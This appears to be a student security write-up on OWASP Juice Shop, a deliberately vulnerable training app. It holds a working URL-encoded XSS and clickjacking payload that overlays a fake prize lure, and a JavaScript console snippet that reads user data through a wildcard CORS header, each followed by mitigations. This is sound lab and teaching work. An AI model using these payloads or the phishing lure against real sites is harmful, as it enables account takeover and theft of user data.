As we can see iframe is denied unless same origin but what ii did is i used clickjacking combined with xss this will works because the iframe is not completely denied it is only denied if it's not from the same origin if it was from the same origin it will work perfectly , we could now generate a page that the user will think he won a prize and he or she will press claim prize while they were logged in the juice shop and the page we generated will appear above anything we want in the juice-shop for example change user to whatever i want or i can do anything i can possibly think of , just i'll need to generate the link and trick some users.

http://localhost:3000/#/search?q=%3Cdiv%20style%3D%22position%3Afixed%3Btop%3A0%3Bleft%3A0%3Bwidth%3A100%25%3Bheight%3A100%25%3Bbackground%3Argba(0%2C0%2C0%2C0.95)%3Bz-index%3A9998%3Bdisplay%3Aflex%3Balign-items%3Acenter%3Bjustify-content%3Acenter%22%3E%3Cdiv%20style%3D%22background%3Awhite%3Bpadding%3A40px%3Bborder-radius%3A15px%3Btext-align%3Acenter%22%3E%3Ch1%20style%3D%22color%3Agold%22%3E%F0%9F%8E%89%20YOU%20WON%21%20%F0%9F%8E%89%3C%2Fh1%3E%3Cp%3EClick%20to%20claim%20FREE%20iPhone%3C%2Fp%3E%3Cbutton%20style%3D%22background%3Agold%3Bpadding%3A20px%2050px%3Bfont-size%3A22px%3Bborder%3Anone%3Bcursor%3Apointer%3Bborder-radius%3A10px%22%3ECLAIM%20PRIZE%3C%2Fbutton%3E%3C%2Fdiv%3E%3C%2Fdiv%3E%3Ciframe%20style%3D%22position%3Afixed%3Btop%3A0%3Bleft%3A0%3Bwidth%3A100%25%3Bheight%3A100%25%3Bopacity%3A0%3Bz-index%3A10000%3Bborder%3Anone%22%20src%3D%22%2F%23%2Fsearch%3Fq%3Dapple%22%3E%3C%2Fiframe%3E



Mittigations 👍

1:Use the `X-Frame-Options: DENY instead of same-origin`

2: XSS Prevention

1. Input Sanitization:


2. encoding

3:CSP Header:
`Content-Security-Policy: frame-ancestors 'none'`
4:**Harden cookies:** Mark sensitive cookies HttpOnly, Secure, and use SameSite=Lax/Strict to reduce cross-site request risks.

The 6th bug i found was cors Misconfiguration!:

Go to burp suite open the intercept make any request open the basket for example then it will be intercept it send it to the repeater then turn the intercept off go to the repeater check the request send it to see the response you wil see that " Access-Control-Allow-Origin: * "
That is the vulnerability here that any one can access in other words any website in the world can read this data that is not what we want of course,
Attack Scenario:
1. Victim logs into Juice Shop
2. Victim visits attacker's malicious website
3. Attacker's JavaScript makes requests to Juice Shop API
4. Browser allows requests due to wildcard CORS header
5. Attacker steals user data, session tokens, basket contents, etc.

Impact:
- Data exfiltration (user info, orders, basket)
- Session hijacking
- Unauthorized API access
- Privacy breach



Another way to check for cors Misconfiguration : open the console and test if there is cors Misconfiguration test it manually in the console , i'll try to steal user data with this test :

```
console.log('Testing CORS...\n'); fetch('http://localhost:3000/rest/user/whoami', { credentials: 'include' }) .then(response => { console.log('Response Status:', response.status); // Check CORS headers const corsHeader = response.headers.get('Access-Control-Allow-Origin'); console.log('Access-Control-Allow-Origin:', corsHeader); if (corsHeader === '*' || corsHeader) { console.log('\n✅ VULNERABLE: CORS is misconfigured!'); console.log('Impact: Attacker can steal user data from external sites'); return response.json(); } else { console.log('\n❌ Protected: CORS properly configured'); return null; } }) .then(data => { if (data) { console.log('\n🚨 STOLEN USER DATA:'); console.log(JSON.stringify(data, null, 2)); console.log('\nThis data can be exfiltrated to attacker server!'); } }) .catch(error => { console.log('❌ CORS blocked the request:', error.message); });
```

If it returns ✅ VULNERABLE: CORS is misconfigured! Access-Control-Allow-Origin: * 🚨 STOLEN USER DATA: { "user": { "id": 123, "email": "csrf-test@test.com", ... } }
Then there is a vulnerability

If it was ❌ CORS blocked the request then there is no vulnerability here



As we can see the user data were stolen therefore cors misconfiguration vulnerability is detected

Mitigations:

What's Wrong:

The website says: **"ANY website can read my data"** (* = wildcard = everyone)

1. Remove the * wildcard
2. Only allow specific trusted domains
3. Check origin before allowing access
4. Never combine * with credentials

Whitelist only specific, trusted origins — never use * for endpoints that return sensitive data.

Do not allow credentials with broad origins — only enable `Access-Control-Allow-Credentials` with exact, validated origins.

Restrict allowed methods and headers — allow only what the API truly needs.

Validate the Origin header server-side — reject any unexpected or untrusted origins.

Use SameSite cookies (`Lax` or `Strict`) to prevent sending session cookies in cross-site requests.